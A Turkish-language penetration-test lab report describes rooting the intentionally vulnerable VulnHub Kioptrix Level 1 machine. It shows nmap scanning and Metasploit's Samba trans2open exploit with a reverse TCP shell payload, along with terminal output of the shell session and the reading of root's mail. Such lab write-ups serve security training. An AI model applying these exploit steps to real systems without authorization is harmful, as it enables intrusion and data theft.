


KIOPTRIX MAKİNESİ ÇÖZÜMÜ HAKKINDA RAPOR

Kiotprix, vulnhub tarafından sağlanan ve açıkları olan bir makinedir. Bu makinenin farklı kolaylık seviyelerine göre açıklarını içeren versiyonları mevcuttur. Bu çalışmada seviye 1.1 olan kioptrix makinesinin açıklarından faydalanılıp, bir sızma testi çalışması yapılmaktadır.

Vulnhub web sitesinden makinenin dosyalarını indirip vmware programı ile açıyoruz. Bundan önce, .vmx uzantılı dosyayı not defteri ile açıp bağlantı şeklini “Bridged” yerine “NAT” olarak değiştiriyoruz. Bunun nedeni, yine vmware üzerinde çalıştırdığımız kali 2023’te aynı ağda görmek, IP sorunu yaşamamak içindir.

Kali ve kioptrix makinesini vmware ile başlatıyoruz. Daha sonra kali terminali açıp “ifconfig” komutu ile kendi IP adresimizi öğreniyoruz. Şekil 1’de kali linux işletim sisteminin vmware üzerinde çalıştırılması, Şekil 2’de ifconfig komutu ve onun sonucu gösterilmektedir.



Şekil 1. Kali linux ve kioptrix makinalarının vmware üzerinde çalıştırılması

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.72.129 netmask 255.255.255.0 broadcast 192.168.72.255  
    inet6 fe80::20c:29ff:febf:2919 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:bf:29:19 txqueuelen 1000 (Ethernet)  
    RX packets 187233 bytes 228422368 (217.8 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 22691 bytes 2722179 (2.5 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collision 0  
ns 0  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 6 bytes 340 (340.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 6 bytes 340 (340.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collision 0
```

Şekil 2. Linux terminal ile IP adresimizi öğrenmek


Şekil 2’de görüldüğü üzere sanal kali makinemizin IP adresi 192.168.72.129’dur.

Şimdi “nmap 192.168.72.129/24” komutu ile kendi ağımıza ait bilgileri, güvenlik açıklarını öğrenmeye çalışacağız. Şekil 3’te nmap sorgusunun sonuçları gösterilmektedir.

```
kali@kali: ~  
File Actions Edit View Help  
$ nmap 192.168.72.129/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-01 13:08 CDT  
Nmap scan report for 192.168.72.2  
Host is up (0.0082s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
53/tcp    open  domain  
  
Nmap scan report for 192.168.72.128  
Host is up (0.0097s latency).  
Not shown: 994 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
443/tcp   open  https  
1024/tcp  open  kdm  
  
Nmap scan report for 192.168.72.129  
Host is up (0.0082s latency).
```

Şekil 3. nmap sorgusu sonuçları

Şekil 3'teki sonuçlara göre kioptrix makinesinin IP adresi 192.168.72.128 olup 22, 80, 111, 139, 443 ve 1024 portlarında açıklar mevcuttur. Bunun anlamı, bu herhangi 6 porttan birindeki açığı kullanıp makineye sızabiliriz. Bu çalışmada 80 portu üzerinden yani http servisindeki açık üzerinden gideceğiz. Kali'de firefox'u açıp arama kısmına hedef makinenin IP adresini (192.168.72.128) yazıyoruz. Şekil 4'te bu işleme ait sonuç gösterilmektedir.



Şekil 4. 80 nolu port üzerindeki açığın incelenmesi

Karşımıza çıkan sayfada işe yarar bir şey görülmedi. “Sayfa kaynağını görüntüle” deyip html kodlarına baktığımızda orada da kullanabileceğim bir açık göremedim. Bu nedenle çalışmanın bundan sonraki kısmında 139 nolu port üzerinden ilerleyeceğim.

139 nolu port, iki cihaz arasında bir iletişim başlatmak, paketlerin birbirine ulaşmasını kontrol etmek ve bilgisayar adlarının ağ üzerinde çözümlemesini sağlar.

Kali linux terminale “msfconsole” yazıp, yönlendirildiğimiz “msf6” konsoluna “search samba” yazıyoruz. Çıkan sonuçlar Şekil 5'te gösterilmektedir.

kali@kali: -

File	Actions	Edit	View	Help	
verflow					
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Reso
urce					
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager
Code Execution					
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injectio
n					
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
9	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10	exploit/linux/samba/setinfo_policy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Hea
p Overflow					
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
12	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Cr
edential State					
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86
)					
14	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Loa
d					
15	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privilege_set Heap Overflow
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
20	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
21	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
22	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
23	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
24	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
25	exploit/windows/http/sambar6_search_results	2003-06-21	normal	Yes	Sambar 6 Search Results Buffer Overflow

Şekil 5. “search samba” komutuna ait sonuçlar

Bu sonuçlar içerisinde bize uygun sonuç 22 numaralı sonuçtur. Çünkü işletim sistemimiz linux.

22 nolu sonucu kullanacağımız için konsola “use 22” yazıyoruz. Bu sayede exploit’imizi elde etmiş oluyoruz. Daha sonra “options” komutu ile seçeneklerimize bakıyoruz. Şekil 6’da options komutu sonrası karşımıza gelen seçenekler gösterilmektedir.

File	Actions	Edit	View	Help
msf6	> use 22			
[*]	No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp			
msf6	exploit(linux/samba/trans2open)			
Module options (exploit/linux/samba/trans2open):				
Name	Current Setting	Required	Description	
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm	
RPORT	139	yes	The target port (TCP)	
Payload options (linux/x86/meterpreter/reverse_tcp):				
Name	Current Setting	Required	Description	
LHOST	192.168.72.129	yes	The listen address (an interface may be specified)	
LPORT	4444	yes	The listen port	
Exploit target:				
Id	Name			
0	Samba 2.2.x - Bruteforce			
View the full module info with the info, or info -d command.				
msf6	exploit(linux/samba/trans2open)			

Şekil 6. “options” komutu ile karşımıza gelen seçenekler

Şekil 6’daki “RHOSTS” kioptrix makinesinin IP adresi, “LHOST” ise bizim IP adresimizi “RPORT” hedef portumuz olan 139 nolu portu temsil etmektedir. Dikkat edilirse hedef makinenin IP adresi boş görünmekte, yazmamaktadır. Bu nedenle bunu biz “set” edeceğiz.

“set RHOSTS 192.168.72.128” komutu ile RHOSTS IP’sini düzenledik. Elimizdeki payload (exploit) için de bir düzenleme yapmamız gerekecek. Çünkü bu payload 86 bit. Bunu 64 bit olarak kullanmamız gerekecek ve daha sonra bunun sayesinde hedef makineye sızma girişiminde bulunacağız.

“set PAYLOAD generic/shell_reverse_tcp” komutu ile payload’imizi düzenledik.

Şekil 7’de yaptığımız düzenlemelerden sonra “options” ile seçeneklerin yeni hali gösterilmektedir.



```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(linux/samba/trans2open) > set PAYLOAD generic/shell_reverse_tcp  
PAYLOAD => generic/shell_reverse_tcp  
msf6 exploit(linux/samba/trans2open) > options  
  
Module options (exploit/linux/samba/trans2open):  


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.72.128  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                  |

  
Payload options (generic/shell_reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.72.129  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                     |
|----|--------------------------|
| 0  | Samba 2.2.x - Bruteforce |

  
View the full module info with the info, or info -d command.  
msf6 exploit(linux/samba/trans2open) > |
```

Şekil 7. Yapılan düzenlemeler sonrası seçeneklerin yeni hali

Şimdi de “run” komutu ile, düzenlediğimiz payload’i çalıştırıyoruz.

Şekil 8’de run komutu sonrası gelişmeler gösterilmektedir.


```
File Actions Edit View Help

msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.72.129:4444
[*] 192.168.72.128:139 - Trying return address 0xbffffdfc ...
[*] 192.168.72.128:139 - Trying return address 0xbffffcfc ...
[*] 192.168.72.128:139 - Trying return address 0xbffffbfc ...
[*] 192.168.72.128:139 - Trying return address 0xbffffafc ...
[*] 192.168.72.128:139 - Trying return address 0xbffff9fc ...
[*] 192.168.72.128:139 - Trying return address 0xbffff8fc ...
[*] 192.168.72.128:139 - Trying return address 0xbffff7fc ...
[*] 192.168.72.128:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.72.129:4444 → 192.168.72.128:1025) at 2023-08-01 15:45:57 -0500

[*] Command shell session 2 opened (192.168.72.129:4444 → 192.168.72.128:1026) at 2023-08-01 15:45:58 -0500
[*] Command shell session 3 opened (192.168.72.129:4444 → 192.168.72.128:1027) at 2023-08-01 15:45:59 -0500
[*] Command shell session 4 opened (192.168.72.129:4444 → 192.168.72.128:1028) at 2023-08-01 15:46:01 -0500
^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
//bin/sh: : command not found
pwd
/tmp
cd .
cd ..
ls
bin
boot
dev
etc
home
initrd
```

Şekil 8. Payload çalıştırıldıktan sonraki gelişmeler


Command Shell session 1'den itibaren artık hedef makineye sızmış bulunuyoruz. Daha sonra “**pwd**” mevcut dizini gösterdik. Sonrasında bir önceki dizine geçiş yapıp ilgili dizinleri listeledik.

```
kali@kali: ~
File Actions Edit View Help

cd var
ls
arpwatch
cache
db
ftp
lib
local
lock
log
lost+found
mail
nis
opt
preserve
run
spool
tmp
tux
www
yp
cd mail
ls
harold
john
nfsnobody
root
```

Şekil 9. Sızma işleminin ilerletilmesi

Şekil 9’da da görüleceği üzere “var” dizinine girip bir listeleme yapıyoruz ve orada da “mail” dizini olduğunu görüp oraya giriyoruz. Hemen sonra burada da bir listeleme yapıyoruz ve Şekil 10’da gösterildiği gibi “cat root” komutu ile root’u açıp sızma işlemini bitiriyoruz.



```
kali@kali: ~
File Actions Edit View Help
cat root
From root Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
    for root@kioptrix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptrix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptrix.level1>
To: root@kioptrix.level1
Subject: About Level 2
Status: 0

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy ...

From root Mon Jul 31 17:13:12 2023
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
    by kioptrix.level1 (8.11.6/8.11.6) id 36VLC401128
    for root; Mon, 31 Jul 2023 17:13:12 -0400
Date: Mon, 31 Jul 2023 17:13:12 -0400
From: root <root@kioptrix.level1>
Message-Id: <202307312113.36VLC401128@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1

##### LogWatch 2.1.1 Begin #####
```

Şekil 10. Sızma işleminin root ile bitirilmesi

Hepsi bu kadar.